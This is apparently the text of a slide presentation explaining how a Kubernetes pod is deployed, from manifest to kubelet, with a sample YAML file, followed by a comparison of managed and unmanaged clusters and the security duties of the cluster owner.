
What does that workflow look like?




1. Engineer “writes” a manifest

```
ai-hr-app.yaml
apiVersion: v1
kind: Pod
metadata:
  name: ai-hr-app
spec:
  containers:
  - name: AIHR
    image: aihr
```


ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




1. Engineer “writes” a manifest
2. `> kubectl apply -f hr.yaml`





ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04




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2. `> kubectl apply -f hr.yaml`
3. API call to API server
 - a. Authentication/authorization



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 - a. Authentication/authorization
4. `etcd` is updated with desired state




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


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6. Kubelet starts `AI-HR-APP` pod

ctlnode-1 Ubuntu 24.04



Node-1: Ubuntu 24.04



Situational Awareness: Managed or unmanaged?

Managed

- The best option for **most** deployments
- Much of the control plane is managed by the cloud provider
- Nodes are scaled automatically
- What are **you** responsible for in a managed cluster? Generally... →

Unmanaged

- You need something custom or airgapped
- You know what you're doing // GLHF
- You have a dedicated platform/SRE/devops team
- Security is your responsibility
 - **Attackers rejoice**

Maintain your workloads (Build Files, container images, data, RBAC, containers, pods, etc)

Rotate your cluster credentials

Enroll clusters in auto-upgrade or upgrade clusters to supported versions

Monitor the cluster and applications and respond to alerts and incidents

